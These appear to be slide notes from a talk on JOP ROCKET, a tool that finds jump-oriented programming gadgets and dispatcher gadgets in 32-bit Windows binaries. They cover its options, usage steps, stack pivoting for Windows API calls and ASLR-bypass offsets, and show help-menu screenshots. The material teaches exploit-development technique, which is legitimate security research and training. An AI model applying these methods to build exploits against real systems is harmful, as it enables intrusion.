
THE JOP ROCKET - ITS CONTRIBUTIONS

- **Original logic to find dispatcher gadget in tool.**
  - Not available in previous tools
  - New logic to find other types of DG.
    - Rarely found or useful
- **Robut exclusion criteria via RE to eliminate nonsensical results.**
  - Some generated via opcode-splitting.
  - Helps avoid getting bogged down by irrelevant, useless gadgets.
    - E.g. functionally equivalent NOPs.
- **Uses unique, original methods and techniques to store information disassembly.**
  - No disassembly stored at any time, just bookkeeping data.
  - Not really important as far as doing JOP, but a different way to address this programmatically.
- **Instantiation of fully-featured JOP tool is a major contribution.**
  - Tremendous flexibility, numerous options for how JOP gadgets are generated.
  - Customization to change how they are found.
    - Can expand or narrow results found.
- **Without a tool such as this, you would need to use variety tools to get same data.**
  - Data would not be organized/classified.
  - No opcode-splitting→not enough JOP. **SORRY!**
  - Time consuming, tedious, boring, AWFUL.
- **Get everything option;**
  - Obtain all possible results for different operations based on reasonable default.
  - Print to .csv # of gadgets for each category, making easier to see if JOP is feasible for binary.

You can download the JOP ROCKET from Github:
https://github.com/Bw3ll/JOP_ROCKET

JOP ROCKET - HOW TO USE IT


- Static analysis tool run on the command line.
  - Optimized for Cygwin.
  - Can run on any platform that supports Linux with dependencies, though limited outside Windows.
- Provide binary as command line argument
  - python prog.py paint.exe
- Will provide output for offsets -- convenient for ASLR bypasses.
- JOP ROCKET Options:
  - f: Change PE file being analyzed
  - r: Specify target 32-bit registers, delimited by commas. E.g. EAX, EBX, ECX
  - t: Set control flow, e.g. JMP, CALL, ALL
  - p: Print, e.g. ALL, all by REG, by operation
  - d: Get dispatcher gadgets, e.g. by REG or ALL
  - D: Set level of depth for dispatcher gadgets.
  - m: Extract the modules for specified registers.
  - n: Change number of opcodes to disassemble
  - l: Change lines to go back when searching for dispatcher gadget.
  - s: Scope--look only within the executable or executable and all modules
  - g: Get gadgets; this acquires all gadgets ending in specified registers.
  - G: Get dispatcher gadgets; this acquires all gadgets ending in specified registers.
  - c: Clears everything.
  - k: Clears selected DLLs.
  - x: exit.



JOP ROCKET - HOW TO USE IT

- **Lots of features; minimalist UI.**
- **Steps to take:**
  - Establish registers of interest to search for
    - e.g. EAX, EBX, All
  - Establish scope - do you want JMP, CALL, or both?
    - e.g. CALL EAX, JMP EAX
  - Are you looking at modules/dlls?
    - If so, it must extract those.
  - Once selections are made, type g for go, and it will obtain and classify all JOP gadgets
  - Print results to terminal and file.
    - There are numerous areas of classification, based also upon registers selected.
      - This allows you to be very granular and specific about needs.
        - E.g. seeking an operation that performs addition on EDX
    - Selected desired operations to print.
      - Can select ALL, recommended, different categories (e.g. POP, PUSH).
  - Can select everything and print out total numbers of gadgets as a CSV.
    - Useful to see if enough gadgets to be worth spending too much time with.
      - Sometimes there just won’t be enough.


JOP ROCKET - HOW TO USE IT




- **Dispatcher Gadgets**
  - To find dispatcher gadgets, must first select registers to be searched for.
  - Next, select registers used for dispatcher gadgets.
  - Select appropriate option under printing sub-menu to get dispatcher gadgets.
  - Reminder: dispatcher gadgets are fairly scarce, so you may have to make do with what’s available.
- **JOP ROCKET can find dispatcher gadgets for you.**
  - If not enough or none found, you can increase the depth.

- **Using a CALL in Dispatcher Gadget adds difficulty, but not impossible.**
  - Call keeps pushing return address to stack.
  - If using stack to load parameters for Windows API calls, need to make frequent stack adjustments.
    - Likely **not** feasible with most.
  - May need to use other area of memory under control to set up parameters, and then do stack pivot prior to calling the Windows API.
    - Gadgets may not be there to support it. ☹
      - If so, use JOP ROCKET and try to think creatively.

A COUPLE SCREENSHOTS



```
Which registers do you wish to search for dispatcher gadgets? E.g. All, EAX, EBX
, etc.
eax, edx
Registers selected: EAX     EDX
...
h
Options:
f: Change peName
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
p: Print, e.g. ALL, all by REG, by operation
d: Get dispatcher gadgets, e.g. by REG or ALL
D: Set level of depth for dispatcher gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble
l: Change lines to go back when searching for dispatcher gadget.
s: Scope--look only within the executable or executable and all modules
g: Get gadgets; this acquires all gadgets ending in specified registers.
G: Get dispatcher gadgets; this acquires all gadgets ending in specified registe
rs. SEE DETAILED HELP!
c: Clears everything.
k: Clears selected DLLs.
x: exit.
```



```
**Functional commands:

de - View selections                    z - Run print routines for selctions
c - Clear all operation selections

**You must specify the registers to print. It will print each by default.**

r - Set registers to print

dis - Print all dispatcher gadgets      bdis - Print all the BEST dispatcher gadgets
odis - Print all other dispatcher gadgets

da - Print dispatcher gadgets for EAX           ba - Print best dispatcher gadgets for EAX
db - Print dispatcher gadgets for EBX           bb - Print best dispatcher gadgets for EBX
dc - Print dispatcher gadgets for ECX           bc - Print best dispatcher gadgets for ECX
dd - Print dispatcher gadgets for EDX           bd - Print best dispatcher gadgets for EDX
ddi - Print dispatcher gadgets for EDI          bdi - Print best dispatcher gadgets for EDI
dsi - Print dispatcher gadgets for ESI          bsi - Print best dispatcher gadgets for ESI
dbp - Print dispatcher gadgets for EBP          bbp - Print best dispatcher gadgets for EBP

oa - Print dispatcher gadgets for EAX           ob - Print best dispatcher gadgets for EBX
oc - Print dispatcher gadgets for ECX           od - Print best dispatcher gadgets for EDX
odi - Print dispatcher gadgets for EDI          bsi - Print best dispatcher gadgets for ESI
obp - Print dispatcher gadgets for EBP

j - Print all JMP [REG]                 c - Print all CALL [REG]
        ja - Print all JMP EAX                  ca - Print all CALL EAX
        jb - Print all JMP EBX                  cb - Print all CALL EBX
        jc - Print all JMP ECX                  cc - Print all CALL ECX
        jd - Print all JMP EDX                  cd - Print all CALL EDX
        jdi - Print all JMP EDI                 cdi - Print all CALL EDI
        jsi - Print all JMP ESI                 csi - Print all CALL ESI
        jbp - Print all JMP EBP                 cbp - Print all CALL EBP
ma - Print all arithmetic               st - Print all stack operations
        a - Print all ADD                       po - Print POP
        s - Print all SUB                       pu - Print PUSH
        m - Print all MUL               id - Print INC, DEC
        d - Print all DIV                       inc - Print INC
move - Print all movement                       dec - Print DEC
        mov - Print all MOV             bit - Print all Bitwise
        movv - Print all MOV Value              sl - Print Shift Left
        movs - Print all MOV Shuffle            sr - Print Shift Right
        l - Print all LEA                       rr - Print Rotate Right
        xc - Print XCHG                         rl - Print Rotate Left

all - Print all the above                       rec - Print all operations only (Recommended)
```

